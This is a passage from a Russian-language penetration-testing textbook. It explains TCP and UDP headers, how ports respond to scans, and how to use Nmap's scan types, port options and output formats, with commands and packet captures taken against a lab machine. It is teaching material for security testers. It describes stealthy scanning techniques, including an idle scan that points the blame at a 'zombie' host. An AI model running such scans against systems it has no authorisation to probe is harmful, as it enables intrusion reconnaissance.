Протокол UDP используют приложения, для которых потеря некоторых пакетов не является критической. Это такие приложения, как потоковое видео и другие мультимедийные приложения. Другими известными приложениями, задействующими UDP, являются *система доменных имен (DNS)*, *протокол DHCP* и *протокол SNMP (Simple Network Management Protocol)*.

Для взаимодействия приложений применяются порты. При адресации указываются номера портов, через которые и происходит передача данных. Программный процесс прослушивает определенный порт на сервере, а клиентская машина посылает данные на порт сервера, где он должен быть обработан. Номера портов имеют 16-разрядный адрес, и число может варьироваться от 0 до 65 535. Чтобы избежать хаотичного использования портов, предусмотрены следующие универсальные соглашения о диапазонах их номеров.

- *Известные номера портов (от 0 до 1023)*: номера портов этого диапазона зарезервированы и обычно используются серверными процессами, выполняемыми системным администратором или привилегированным пользователем. Например, серверные приложения занимают следующие номера портов: SSH (порт 22), HTTP (порт 80), HTTPS (порт 443).
- *Зарегистрированные номера портов (от 1024 до 49 151)*: чтобы зарегистрировать один из этих номеров портов для своего клиент-серверного приложения, пользователям следует отправить запрос в *Internet Assigned Number Authority (IANA)*.
- *Частные, или динамические, номера портов (49 152–65 535)*: любой пользователь может задействовать в этом диапазоне номера портов, не регистрируя их в IANA.


Теперь, когда мы кратко обсудили различия между TCP- и UDP-протоколами, опишем форматы сообщений TCP и UDP.

## Тонкости форматов сообщений TCP и UDP

Сообщение TCP называется *сегментом*. Сегмент TCP состоит из заголовка и области данных. Заголовок TCP часто имеет размер 20 байт (без параметров). Его можно описать с помощью схемы, показанной на рис. 5.11.

Ниже приводится краткое описание каждого поля.

- **Source Port** (Порт источника) и **Destination Port** (Порт назначения) имеют длину по 16 бит. Порт источника — это порт на машине, передающей пакет. Порт назначения — порт на целевой машине, принимающей данный пакет.
- **Sequence Number** (Порядковый номер) (32 бита) при нормальной передаче хранит порядковый номер первого байта данных.
- **Acknowledgment Number** (Номер подтверждения) (32 бита) содержит порядковый номер отправителя, увеличенный на единицу.
- **H. Len.** (4 бита) — размер TCP-заголовка в 32-разрядных словах.

**Рис. 5.11.** Описание заголовка протокола TCP

- Rsvd. — зарезервирован для использования. Это четырехбитное поле с нулевым значением.
- Control Bits или Control flags (Биты управления) — содержит восемь однобитных флагов. В первоначальной спецификации (RFC 793) (можно загрузить по адресу <http://www.ietf.org/rfc/rfc793.txt>) TCP имеет шесть флагов.
- SYN — флаг синхронизации порядковых номеров. Используется во время установки сеанса.
- ACK — указывает, что поле подтверждения в заголовке TCP является значимым. Если в пакете содержится этот флаг, то он является подтверждением ранее полученного пакета.
- RST — сбрасывает соединение.
- FIN — указывает, что у стороны больше нет данных для отправки, и используется для корректного сброса соединения.
- PSH — указывает, что эти данные буферизованы и должны быть переданы приложению без ожидания дополнительных данных.
- URG — указывает, что это важное поле срочного указателя в заголовке TCP. Срочный указатель относится к важным номерам последовательности данных. Позже в RFC 3168 были добавлены еще два расширенных флага. Его можно загрузить по адресу <http://www.ietf.org/rfc/rfc3168.txt>.
  - CWR (Congestion Window Reduced — уменьшенное окно перегрузки) — данный флаг сообщает получателю данных, что очередь ожидающих отправки пакетов уменьшена из-за перегрузки сети.
  - ECN-Echo (Explicit Connection Notification-Echo — явное уведомление об эхо-подключении) — означает, что сетевое подключение перегружено.
- Window Size (Размер окна) (16 бит) указывает количество байтов, которые принимающая сторона готова принять.

- ❑ Checksum (Контрольная сумма) (16 бит) используется для проверки на ошибки заголовка TCP и данных.

Флаги могут быть установлены независимо друг от друга.



Чтобы получить дополнительные сведения о TCP, обратитесь к RFC 793 и RFC 3168.

При сканировании портов с помощью отправленного на целевую машину пакета SYN злоумышленник может столкнуться со следующими проблемами.

- ❑ Целевая машина отвечает пакетом SYN + ACK. Если порт открыт, мы получим этот пакет. Такое поведение определено в спецификации TCP (RFC 793) и обозначает, что если порт открыт, то пакет SYN должен отправляться с пакетом ACK (SYN + ACK), не рассматривая полезную нагрузку самого пакета SYN.
- ❑ Если порт закрыт, целевая машина отправляет обратно пакет с набором битов RST и ACK.
- ❑ Если порт недоступен и, скорее всего, заблокирован межсетевым экраном, целевая машина передает сообщение ICMP.
- ❑ Если от целевой машины ответ не поступает, то, скорее всего, сетевая служба не прослушивает выбранный порт или брандмауэр блокирует наш пакет SYN в автоматическом режиме.

Для испытателя на проникновение представляет интерес ситуация, когда порт открыт. Это значит, что на нем есть доступный сервис, который можно тестировать.

Для более эффективной атаки необходимо понять нюансы поведения TCP-портов.

Ниже мы расскажем о различных вариантах поведения UDP-портов, которые будут обнаружены при сканировании. Но сначала следует рассмотреть заголовок UDP (рис. 5.12).

0	15	31
Порт источника (16 бит)		Порт назначения (16 бит)
Длина UDP (16 бит)		Контрольная сумма UDP (16 бит)

**Рис. 5.12.** Описание заголовка протокола UDP

Ниже приводится краткое описание каждого поля в заголовке UDP.

Как и заголовок TCP, заголовок UDP имеет исходный порт и порт назначения, каждый из которых имеет длину 16 бит. Исходный порт — это порт на отправляющей машине, которая передает пакет, в то время как порт назначения — порт на целевой машине, которая получает пакет.

- UDP Length (Длина UDP) – длина заголовка UDP.
- UDP Checksum (Контрольная сумма UDP) (16 бит) используется для проверки на ошибки заголовка UDP и данных.



Обратите внимание, что в заголовке UDP нет полей «Порядковый номер», «Номер подтверждения» и «Управляющие биты».

Во время сканирования UDP-портов на целевой машине злоумышленник может столкнуться со следующими ситуациями.

- Целевая машина отвечает пакетом UDP. Если мы этот пакет получим, значит, данный порт открыт.
- Целевой компьютер отправляет относительно тестируемого порта сообщение ICMP. Это значит, что порт закрыт. Однако если отправленное сообщение не является недоступным сообщением ICMP, это означает, что порт фильтруется брандмауэром.
- Если целевая машина в ответ не посыпает никаких пакетов, это может указывать на одну из следующих ситуаций.
  - Порт закрыт.
  - Входящий UDP-пакет заблокирован.
  - Ответ заблокирован.

Сканирование UDP-портов менее надежно по сравнению со сканированием TCP-портов, так как UDP-порт может быть открыт, но служба, прослушивающая этот порт, ищет конкретные полезные данные UDP и не отправляет никаких ответов.

Теперь, когда мы кратко рассмотрели теорию сканирования портов, применим ее на практике. В следующих разделах мы разберем несколько инструментов, которые можно использовать для выполнения сетевого сканирования.

## Сетевой сканер

В этом разделе мы рассмотрим несколько инструментов, которые можно использовать для поиска открытых портов, идентификации удаленной операционной системы и перечисления служб на удаленной машине.

Перечисление служб — это метод, применяемый для поиска версии службы, доступной на определенном порте в целевой системе. Эти сведения важны, потому что, владея нужной информацией, испытатель на проникновение может искать уязвимости безопасности, которые существуют для этой версии службы.

В основном для служб используются стандартные порты. Но для некоторых служб системные администраторы могут изменять порты, применяемые по умолчанию. Например, по умолчанию служба SSH может быть привязана к порту 22.

Но системный администратор может изменить ее привязку и назначить порт 2222. В таком случае, если испытатель на проникновение просканирует порты, назначенные по умолчанию, порт для SSH не будет обнаружен. У испытателя могут возникнуть трудности с проприетарными приложениями, работающими на нестандартных портах. С помощью средств перечисления служб эти две проблемы можно решить и службу, привязанную к нестандартному порту, реально обнаружить.

## Что такое Nmap

*Nmap* – это многофункциональный сканер портов, популярный в сообществе по ИТ-безопасности. Приложение написано и поддерживается Федором (Fyodor). *Nmap* – очень гибкий и качественный инструмент, который должен быть у каждого тестера на проникновение.

*Nmap* выполняет различные функции.

- **Обнаружение хостов.** *Nmap* можно использовать для поиска работающих хостов в целевых системах. По умолчанию *Nmap* для обнаружения хоста отправляет эхо-запрос ICMP, пакет TCP SYN на порт 443, пакет TCP ACK на порт 80 и запрос метки времени ICMP.
- **Обнаружение службы/версии.** После обнаружения портов *Nmap* может дополнительно проверить протокол службы, имя и номер версии приложения, используемого на целевом компьютере.
- **Обнаружение операционной системы.** *Nmap* отправляет ряд пакетов на удаленный хост и проверяет ответы. Затем он сравнивает эти ответы со своей базой данных отпечатков операционной системы и, если есть совпадение, выводит подробную информацию. Если *Nmap* не может определить операционную систему, он предоставляет URL-адрес, на который можно отправить отпечаток для обновления базы данных отпечатков ОС. Конечно, если вы знаете операционную систему, используемую в целевой системе, вам следует сразу отправить отпечаток.
- **Трассировка сети.** Это действие выполняется для определения порта и протокола, которые, вероятнее всего, достигнут целевой системы. Трассировка *Nmap* начинается с высокого значения TTL и уменьшается до тех пор, пока значение TTL не достигнет нуля.
- **Nmap Scripting Engine.** С помощью этой функции *Nmap* может быть расширен. Если вы хотите добавить в сканер не включенную по умолчанию проверку, напишите ее с помощью обработчика сценариев *Nmap*. В настоящее время проводятся проверки на наличие уязвимостей в сетевых службах и перечисление ресурсов в целевой системе.

Всегда рекомендуется проверять наличие новых версий. Если новая версия *Nmap* для Kali Linux найдена, для обновления выполните следующие команды:

```
apt-get update  
apt-get install nmap
```

Запустить Nmap можно двумя способами. Первый — открыть меню Applications (Приложения), зайти в подменю Information Gathering (Сбор информации) и щелкнуть на названии нужного приложения. Второй способ — запустить терминал и ввести в консоль команду:

```
nmap
```

Будет запущен сканер Nmap, и вы увидите описание этого приложения. Возможно, для новичка описание покажется сложным.

К счастью, для сканирования удаленной машины требуется только один параметр. Это IP-адрес целевой машины или, если DNS правильно настроен, имя целевого хоста. Данная операция выполняется с помощью следующей команды:

```
nmap 172.16.43.156
```

Ниже приведен однозначный результат сканирования:

```
Nmap scan report for 172.16.43.156
Host is up (0.00025s latency).
Not shown: 977 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
23/tcp    open     telnet
25/tcp    open     smtp
53/tcp    open     domain
80/tcp    open     http
111/tcp   open     rpcbind
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds
512/tcp   open     exec
513/tcp   open     login
514/tcp   open     shell
1099/tcp  open     rmiregistry
1524/tcp  open     ingreslock
2049/tcp  open     nfs
2121/tcp  open     ccproxy-ftp
3306/tcp  open     mysql
5432/tcp  open     postgresql
5900/tcp  open     vnc
6000/tcp  open     X11
6667/tcp  open     irc
8009/tcp  open     ajp13
8180/tcp  open     unknown
MAC Address: 00:0C:29:18:0F:08 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.7 seconds
```

Из этого вывода мы видим, что целевая машина очень уязвима для атаки, так как у нее много открытых портов.

Прежде чем мы продолжим использовать Nmap, посмотрим на состояния портов, которые могут быть идентифицированы сканером. Существует шесть состояний портов.

- ❑ **Open** (Открыт) — означает, что существует приложение, принимающее TCP-подключение, UDP-датаграмму или ассоциацию SCTP.
- ❑ **Closed** (Закрыт) — хотя порт и доступен, его не слушает ни одно приложение.
- ❑ **Filtered** (Фильтр) — Nmap не может определить, открыт порт или нет, потому что существует устройство фильтрации пакетов, блокирующее запросы.
- ❑ **Unfiltered** (Нефильтрованный) — означает, что порт доступен, но Nmap не может определить, открыт он или закрыт.
- ❑ **Open|Filtered** (Открыт|Отфильтрован) — Nmap не может определить, открыт порт или отфильтрован. Так происходит, когда сканирование открытых портов не дает ответа. Может быть достигнуто путем установки межсетевого экрана для сбрасывания пакетов.
- ❑ **Closed|Filtered** (Закрыт|Отфильтрован) — Nmap не может определить, закрыт порт или отфильтрован.

Далее мы опишем несколько вариантов, которые обычно используются во время тестирования на проникновение, и рассмотрим их применение на практике.

## Спецификация цели

Все команды Nmap мы будем выполнять в командной строке. Мы также рассмотрим параметры и аргументы спецификации целевого хоста. Вместо имени хоста рекомендуем использовать его IP-адрес. В таком случае Nmap не нужно получать разрешение DNS, что ускоряет процесс сканирования портов.

В текущей версии Nmap поддерживает следующие спецификации IPv4-адресов.

- ❑ Поддерживается один узел, например 172.16.43.156.
- ❑ С помощью нотации CIDR поддерживается вся сеть смежных узлов, например 172.16.43.0/24. Эта спецификация будет включать 256 IP-адресов в диапазоне от 172.16.43.0 до 172.16.43.255.
- ❑ Поддерживается адресация октетного диапазона, например 172.16.2–4,6.1. Эта адресация будет включать четыре IP-адреса: 172.16.2.1, 172.16.3.1, 172.16.4.1 и 172.16.6.1.
- ❑ Поддерживается множество спецификаций хоста, например 172.16.43.1, 172.168.3–5,9.1.

Для IPv6-адреса Nmap поддерживает только полный формат IPv6 и имя хоста, например fe80::a8bb:ccff:fedd:eff%eth0.

Кроме целевой спецификации, полученной из командной строки, Nmap с помощью параметра `-iL <inputfilename>` принимает целевое определение из текстового файла. Эта функция полезна, если у вас уже есть IP-адреса из другой программы.

Убедитесь, что записи в этом файле соответствуют целевому формату, поддерживаемому сканером Nmap. Записи должны быть разделены пробелами, табуляцией или символами перехода на новую строку.

Следующий код демонстрирует пример такого файла:

```
172.16.1.1-254
172.16.2.1-254
```

Теперь просканируем сеть 172.16.43.0/24. Наша задача — увидеть пакеты, отправленные Nmap. Для мониторинга отправленных пакетов можно использовать утилиту захвата пакетов, например tcpdump.

Запустите консоль и введите следующую команду:

```
tcpdump -nnX tcp and host 172.16.43.150
```

IP-адрес 172.16.43.150 принадлежит нашей машине, на которой запускается Nmap. Необходимо настроить его в соответствии с конфигурацией.

На этом же компьютере запустите еще одну консоль и введите следующую команду:

```
nmap 172.16.43.0/24
```

В консоли tcpdump вы увидите следующее:

```
22:42:12.107532 IP 172.16.43.150.49270 >172.16.43.156.23: Flags [S],  
seq 239440322, win 1024, options [mss 1460], length 0  
0x0000: 4500 002c eb7f 0000 3006 ad2e c0a8 3866 E.....0.....8f  
0x0010: c0a8 3867 c076 0017 0e45 91c2 0000 0000 ..8g.v...E.....  
0x0020: 6002 0400 4173 0000 0204 05b4 `...As.....
```

Из информации о пакете мы видим, что атакующая машина отправила пакет с флагом SYN с порта 49 270 на порт 23 целевой машины, предназначенный для Telnet. Если Nmap запускается привилегированным пользователем, например root в Kali Linux, то флаг SYN устанавливается по умолчанию.

На рис. 5.13 показан пакет, отправленный атакующей машиной на другие машины и порты в целевой сети.

Если удаленный компьютер ответит, вывод будет следующим:

```
22:36:19.939881 IP 172.16.43.150.1720 >172.16.43.156.47823: Flags [R.], seq 0,  
ack 1053563675, win 0, length 0  
0x0000: 4500 0028 0000 4000 4006 48b2 c0a8 3867 E..(@.H...8g  
0x0010: c0a8 3866 06b8 bacf 0000 0000 Зecc 1b1b ..8f.....>...  
0x0020: 5014 0000 a243 0000 0000 0000 P....C.....
```



Обратите внимание, что отправленный флаг обозначается символом R. Этот флаг можно сбросить. Он означает, что порт 1720 на целевой машине закрыт. Мы можем проверить это с предыдущим результатом Nmap.




Рис. 5.13. Анализ пакета

Если же порт открыт, вы увидите следующий сетевой трафик:

```
22:42:12.108741 IP 172.16.43.156.23 >172.16.43.150.49270:Flags [S.], seq 1611132106, ack 239440323, win 5840,options [mss 1460], length 0
0x0000: 4500 002c 0000 4000 4006 48ae c0a8 3867 E...,..@.0.H...8g
0x0010: c0a8 3866 0017 c076 6007 ecca 0e45 91c3 ..8f...v`....E..
0x0020: 6012 16d0 e1bf 0000 0204 05b4 0000
```

Здесь показано, что пакет в предыдущем коде подтверждает порядковый номер, показанный в ответе выше. То есть этот пакет имеет номер подтверждения 239 440 323, в то время как предыдущий пакет имел порядковый номер 239 440 322.

## Параметры сканирования TCP

Для использования большинства параметров сканирования TCP Nmap требует привилегированного пользователя. Это может быть учетная запись корневого уровня в Unix или учетная запись администратора в Windows. Учетная запись применяется для отправки и получения необработанных пакетов. По умолчанию Nmap будет выполнять проверку TCP SYN, но если у сканера нет привилегированного пользователя, он будет использовать проверку TCP connect. В Nmap предусмотрены следующие виды сканирования.

- **TCP-сканирование подключения (-sT)** — параметр завершает трехстороннее подтверждение связи с каждым целевым портом. Если соединение установлено успешно, порт считается открытым. Трехстороннее рукопожатие — это медленный тип сканирования, поэтому, скорее всего, он будет внесен в журнал

целевой машины. Данный параметр сканирования применяется по умолчанию, если Nmap запускается пользователем без привилегий.

- ❑ Поскольку необходимо выполнить трехстороннее рукопожатие для каждого порта, этот тип развертки медленный и, скорее всего, будет внесен в журнал целевой машины. Если Nmap запускается пользователем без каких-либо привилегий, данный параметр сканирования выбирается по умолчанию.
- ❑ **SYN-сканирование (-sS)** — также известен как *полуоткрытый* или *скрытый SYN*. С помощью этого параметра Nmap отправляет SYN-пакет, а затем ожидает ответа. Ответ SYN/ACK означает, что порт прослушивается службой, а в случае ответа RST/ACK становится ясно, что порт не прослушивается. Если ответа нет или сообщение об ошибке ICMP недоступно, порт считается фильтрованным. Это быстрый тип сканирования. И еще одна деталь: так как трехстороннее рукопожатие не завершается, оно незаметно. Если Nmap запускается с правами привилегированного пользователя, данный параметр устанавливается по умолчанию.
- ❑ **TCP NULL-сканирование (-sN), FIN-сканирование (-sF), XMAS-сканирование (-sX)** — NULL-сканирование не устанавливает все биты управления. Сканирование FIN устанавливает только флаг FIN, а XMAS-сканирование устанавливает флаги FIN, PSH и URG. Если в ответ получен пакет RST, то порт считается закрытым, а отсутствие ответа означает, что порт открыт/отфильтрован.
- ❑ **TCP-сканирование Маймона (-sM)** — такое сканирование протокола было предложено Уриэлем Маймоном (Uriel Maimon). Оно отправит пакет с установленным флагом FIN/ACK. BSD-подобные системы при открытом порте этот пакет отбросят, а если порт закрыт, будет дан ответ RST.
- ❑ **TCP ACK-сканирование (-sA)** — этот тип сканирования используется для определения состояния брандмауэра и фильтрации портов. Сетевой пакет данного типа отправляет только бит ACK. Если в ответ получим RST, значит, цель не фильтруется.
- ❑ **TCP Window-сканирование (-sW)** — этот тип сканирования проверяет поля TCP Window ответа первого пакета. Открытый порт выдаст положительное значение окна TCP. Закрытый порт покажет нулевое значение окна TCP.
- ❑ **TCP Idle-сканирование (-sI)** — при использовании данного метода пакеты не отправляются целевой машине. Будет проведено сканирование указанного вами зомби-хоста. IDS сообщит, что атаку проводит зомби.

Кроме того, с помощью параметра `scanflags` Nmap позволяет вам создать собственное TCP-сканирование. Аргумент для этого параметра может быть числовым, например 9 для PSH и FIN, или описываться символьными именами. Для описания набора параметров следует после `scanflags` в любом порядке ввести комбинацию URG, ACK, PSH, RST, SYN, FIN, ECE, CWR, ALL или NONE. Например, параметр `--scanflags URGACKPSH` установит флаги URG, ACK и PSH.

## Сканирование UDP

В то время когда для сканирования TCP предусмотрено много типов, для сканирования UDP – только один (`-sU`). Несмотря на то что проверка UDP менее надежна, чем проверка TCP, испытателю на проникновение не следует игнорировать ее, потому что на портах UDP также могут находиться интересные службы.

При сканировании портов UDP наибольшую проблему представляет скорость сканирования. Ядро Linux ограничивает отправку сообщения о недоступности порта ICMP одним сообщением в секунду, поэтому сканирование UDP 65 536 портов продолжится более 18 часов.

Для ускорения сканирования можно использовать следующие методы.

- ❑ Параллельное выполнение сканирования UDP.
- ❑ Сканирование сначала самых популярных портов.
- ❑ Сканирование за брандмауэром.
- ❑ Установку параметра `--host-timeout`, чтобы пропустить медленные хосты.

Эти методы позволяют сократить время, необходимое для сканирования UDP-портов.

Рассмотрим сценарий, в котором мы хотим найти, какие UDP-порты открыты на целевой машине. Для ускорения процесса сканирования мы будем проверять только порты 53 (DNS) и 161 (SNMP). Для этого используется следующая команда:

```
nmap -sU 172.16.43.156 -p 53,161
```

Ниже приведен результат ее выполнения:

```
Nmap scan report for 172.16.43.156
Host is up (0.0016s latency).
PORT      STATE    SERVICE
53/udp    open     domain
161/udp   closed   snmp
```

## Спецификация порта Nmap

В конфигурации по умолчанию Nmap для каждого протокола случайным образом будет сканировать только 1000 наиболее распространенных портов. Файл `nmap-services` содержит оценку популярности для выбора «топовых» портов.

Чтобы изменить эту конфигурацию, Nmap предоставляет несколько параметров.

- ❑ `-p диапазон_портов` – сканируются только определенные порты. Для сканирования портов с 1 по 1024 введите команду `-p 1-1024`. Для сканирования портов с 1 по 65 535 используется команда `-p-`.
- ❑ `-F (fast)` – применяется для сканирования только 100 общих портов.

- ❑ -r (don't randomize port) — задает последовательное сканирование портов (от первого до последнего).
- ❑ --top-ports <1 или больше> — будет сканировать только  $N$  портов с самым большим значением, которое будет найдено в файле nmap-service.

Для поиска портов 22 и 25 с помощью метода проверки TCP NULL следует использовать такую команду:

```
nmap -sN -p 22,25 172.16.43.156
```

Результат сканирования отобразится в таком виде:

```
Nmap scan report for 172.16.43.156
Host is up (0.00089s latency).
PORT      STATE      SERVICE
22/tcp    open|filtered  ssh
25/tcp    open|filtered  smtp
MAC Address: 00:0C:29:18:0F:08 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

Ниже приведены фрагменты дампа пакета:

```
23:23:38.581818 IP 172.16.43.150.61870 >172.16.43.156.22: Flags [], win 1024,
length 0
 0x0000: 4500 0028 06e4 0000 2f06 92ce c0a8 3866 E..(..../.....8f
 0x0010: c0a8 3867 f1ae 0016 dd9e bf90 0000 0000 ..8g...........
 0x0020: 5000 0400 2ad2 0000 P....*...
 
23:23:38.581866 IP 172.16.43.150.61870 >172.16.43.156.25: Flags [], win 1024,
length 0
 0x0000: 4500 0028 1117 0000 3106 869b c0a8 3866 E..(....1.....8f
 0x0010: c0a8 3867 f1ae 0019 dd9e bf90 0000 0000 ..8g...........
 0x0020: 5000 0400 2acf 0000 P....*...
 
23:23:39.683483 IP 172.16.43.150.61871 >172.16.43.156.25: Flags [], win 1024,
length 0
 0x0000: 4500 0028 afaf 0000 2706 f202 c0a8 3866 E..(....'.....8f
 0x0010: c0a8 3867 f1af 0019 dd9f bf91 0000 0000 ..8g...........
 0x0020: 5000 0400 2acc 0000 P....*...
 
23:23:39.683731 IP 172.16.43.150.61871 >172.16.43.156.22: Flags [], win 1024,
length 0
 0x0000: 4500 0028 5488 0000 3506 3f2a c0a8 3866 E..(T...5.?*..8f
 0x0010: c0a8 3867 f1af 0016 dd9f bf91 0000 0000 ..8g...........
 0x0020: 5000 0400 2acf 0000 P....*...
```

Из пакетов, показанных в предыдущем коде, мы видим следующее.

- ❑ В первом и втором пакетах атакующая машина проверяет, открыт ли порт 22 на целевой машине. Через некоторое время на целевой машине проверяется порт 25.

- ❑ В третьем и четвертом пакетах атакующая машина проверяет, открыт ли порт 25 на целевой машине. Через некоторое время на целевой машине проверяется порт 22.
- ❑ Далее атакующая машина в течение некоторого времени ожидает ответ от целевой машины. Если ответа нет, Nmap делает вывод, что эти два порта открыты или отфильтрованы.

## Параметры вывода Nmap

Результат сканирования портов с помощью Nmap можно сохранить во внешний файл. Это действие можно применить, если вы хотите обработать результат Nmap другими инструментами. Но в любом случае, будет ли результат сканирования сохранен в файл или нет, результат будет отображен на экране.

Nmap поддерживает несколько выходных форматов.

- ❑ *Интерактивный вывод*. Этот формат вывода выбран по умолчанию, и результат отправляется на стандартный вывод.
- ❑ *Нормальный выход (-oN)*. Подобен интерактивному выходу, но не содержит сведений о времени выполнения и предупреждений.
- ❑ *Вывод в XML (-oX)*. Позволяет сохранить отчет в формате HTML, проанализировать в графическом интерфейсе пользователя Nmap или импортировать в базу данных. Рекомендую вам использовать именно его.
- ❑ *Формат вывода (-oG)*. Хоть этот формат устарел, он довольно популярен. Вывод Grepable состоит из комментариев (строк, начинающихся со знака фунта (#)) и целевых строк. Целевая строка содержит комбинацию из шести помеченных полей, разделенных символами табуляции, за которыми следует двоеточие. Это такие поля, как Host, Ports, Protocols, Ignored, OS, Seq, Index, IP ID Seq и Status. Такой формат выходных данных следует использовать, если они будут обрабатываться с помощью команд UNIX наподобие grep и awk.



Для сохранения результатов Nmap сразу в трех форматах (normal, XML и grepable) вы можете использовать параметр -oA.

Чтобы сохранить результат сканирования в формате HTML (`myscan.XML`), выполните следующую команду:

```
nmap 172.16.43.156 -oX myscan.xml
```

Ниже приведен фрагмент XML-файла:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xmlstylesheet href=file:///usr/bin/../share/nmap/nmap.xsl
type="text/xsl"?>
```

```
<!-- Nmap 6.49BETA4 scan initiated Mon Feb 15 18:06:20 2016 as: nmap -oX
metasploitablescan.xml 172.16.43.156 -->
<nmaprun scanner="nmap" args="nmap -oX metasploitablescan.xml
172.16.43.156" startstr="Mon Feb 15 18:06:20 2016"
version="6.49BETA4"
<scaninfo type="syn" protocol="tcp" numservices="1000"
services="1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,
99-100,106,109-111,113,119,125,135,139,143-144,146,161,163,179,199,211-212,
222,254-256,259,264,280,301,306,311,340,366,389,406-407,416-417,425,427,
443-445,458,464-465,481,497,500,512-515,524,541,543-545,548,554-555,563,587,
593,616-617,625,631,636,646,648,666-668,683,687,691,700,
```

Для краткости из предыдущего фрагмента кода были удалены некоторые порты. В выходном XML-файле вы увидите каждый порт, просканированный Nmap. Ниже показан ответ от каждого отдельно сканируемого порта. Опять же для краткости в отчет включены не все порты:

```
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1455588380" endtime="1455588382"><status state="up"
reason="arp-response" reason_ttl="0"/>
<address addr="172.16.43.156" addrtype="ipv4"/>
<address addr="00:0C:29:18:0F:08" addrtype="mac" vendor="VMware"/>
<hostnames>
</hostnames>
<ports><extraports state="closed" count="977">
<extrareasons reason="resets" count="977"/>
</extraports>
<port protocol="tcp" portid="21"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="ftp" method="table" conf="3"/></port>
<port protocol="tcp" portid="22"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="ssh" method="table" conf="3"/></port>
<port protocol="tcp" portid="23"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="telnet" method="table" conf="3"/></port>
<port protocol="tcp" portid="25"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="smtp" method="table" conf="3"/></port>
<port protocol="tcp" portid="53"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="domain" method="table" conf="3"/></port>
<port protocol="tcp" portid="80"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="http" method="table" conf="3"/></port>
<port protocol="tcp" portid="111"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="rpcbind" method="table" conf="3"/></port>
<port protocol="tcp" portid="139"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="netbios-ssn" method="table"
conf="3"/></port>
```

Выходные данные XML не очень удобны для просмотра. Чтобы отчет выглядел проще, следует преобразовать XML-файл от Nmap в HTML-формат. Данная операция позволит вам получить для отчета чистые выходные данные. Тогда сотрудники без технического образования смогут понять приведенные в отчете данные. Для конвертации XML-файла можно использовать команду `xsltproc`:

```
xsltproc myscan.xml -o myscan.html
```

На рис. 5.14 приведена часть отчета HTML, отображаемого браузером Firefox ESR, входящего в состав Kali Linux.

<b>172.16.43.156</b>							
<b>Address</b>							
+ 172.16.43.156 (ipv4)							
+ 00:0C:29:18:0F:08 - VMware (mac)							
<b>Ports</b>							
The 977 ports scanned but not shown below are in state: <b>closed</b>							
+ 977 ports replied with: <b>reset</b>							
Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info	
21	tcp open	ftp	syn-ack				
22	tcp open	ssh	syn-ack				
23	tcp open	telnet	syn-ack				
25	tcp open	smtp	syn-ack				
53	tcp open	domain	syn-ack				
80	tcp open	http	syn-ack				
111	tcp open	rpcbind	syn-ack				
139	tcp open	netbios-ssn	syn-ack				
445	tcp open	microsoft-ds	syn-ack				
512	tcp open	exec	syn-ack				
513	tcp open	login	syn-ack				
514	tcp open	shell	syn-ack				
1099	tcp open	rmiregistry	syn-ack				
1524	tcp open	ingreslock	syn-ack				
2049	tcp open	nfs	syn-ack				
2121	tcp open	ccproxy-ftp	syn-ack				
3306	tcp open	mysql	syn-ack				
5432	tcp open	postgresql	syn-ack				
5900	tcp open	vnc	syn-ack				
6000	tcp open	x11	syn-ack				
6667	tcp open	irc	syn-ack				
8009	tcp open	ajp13	syn-ack				
8180	tcp open	unknown	syn-ack				

**Рис. 5.14.** Фрагмент отчета в браузере Firefox ESR

